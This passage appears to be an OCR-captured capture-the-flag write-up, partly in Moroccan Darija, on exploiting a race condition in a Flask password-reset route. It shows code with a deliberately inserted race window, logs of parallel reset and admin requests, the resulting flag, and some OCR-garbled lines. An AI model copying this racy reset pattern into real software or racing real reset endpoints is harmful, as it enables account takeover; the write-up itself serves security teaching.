        new_password = request.form["new_password"]

        users = read_users()
        user = users.get(username)
        # check token
        if not user or user.get("reset_token") != token:
            flash("Invalid token or user")
            return redirect(url_for("reset_password"))

        # introduce a deliberate race window
        time.sleep(0.5)

        # now write new password and remove token
        user["password_hash"] = generate_password_hash(new_password)
        user["reset_token"] = None
        write_users(users)

        flash("Password reset (if token va[illegible]")
        return redirect(url_for("login"))

    return render_template("reset.html")
```


dodo time 0.5s

Bzfffffffffffff diyal les requests /reset_password




```
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "POST /reset_password HTTP/1.1" 302 -
```


Meanwhile kadir dodo, 7na kan attackiw /admin bach ndkhlo hihi




```
@app.route("/admin")
def admin():
    if session.get("username") != "admin":
        flash("Admins only")
        return redirect(url_for("index"))
    users = read_users()
    flag = users["admin"].get("flag", "no-flag")
    return render_template("admin.html", flag=flag)
```



```
127.0.0.1 - - [29/Nov/2025 19:11:34] "GET /admin HTTP/1.1" 200 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "GET /admin HTTP/1.1" 200 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "GET /admin HTTP/1.1" 200 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "GET /admin HTTP/1.1" 200 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "GET /admin HTTP/1.1" 200 -
127.0.0.1 - - [29/Nov/2025 19:11:34] "GET /admin HTTP/1.1" 200 -
```



```
"admin": {
  "password_hash": "scrypt:32
  "reset_token": null,
```



```
[+] Success! Admin page contains flag. Thread: 18344
<!doctype html>
<title>Admin</title>
<h2>Admin panel</h2>
<p>Flag: GCDXN7{race_condition_am3lm_sor3a_dakchi}</p>
```

Race Condition - References

- https://portswigger.net/web-security/race-conditions
- https://www.imperva.com/learn/application-security/race-condition/
- https://www.automox.com/blog/vulnerability-definition-race-condition
- https://www.veracode.com/security/race-condition
- https://owasp.org/www-chapter-bangkok/slides/2024/2024-07-05_The-Race-is-On.pdf

MIRGHSI